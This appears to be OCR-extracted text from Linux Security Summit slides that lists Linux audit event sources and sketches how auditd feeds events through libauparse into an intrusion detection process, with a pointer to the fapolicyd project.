
# Unifying the pieces

- Audit Event feeds
  - Kernel
    - Promiscuous socket, coredumps, symlinks, netfilter, tty, syscall & file watch rules
  - Trusted Programs
    - Pam
    - Login, sshd, gdm, kdm, sudo, cronie
    - Shadow-utils, libuser, passwd
    - Semanage, systemd, libvirt, dbus, sssd, cups, hwclock, clevis, rpm, libreswan
  - Policy Engines
    - LSM’s, seccomp
  - Integrity Apps
    - Aide, fapolicyd, usb_guard


Daemons
User sessions
daemon 1
daemon 2
daemon 3
app / shell
kernel
socket
TTY
USB
File system
application whitelisting
audit daemon
IDS
Remote logging


Pipe
Kernel
Auditd
Thread 1
Select
Enqueue
FIFO
Thread 2
While events
auparse_feed()
libauparse
Callback
IDS Process

# IDS Ensemble Model



# Questions?

**sgrubb @redhat.com**

**https://github.com/linux-application-whitelisting/fapolicyd**


LINUX
SECURITY
SUMMIT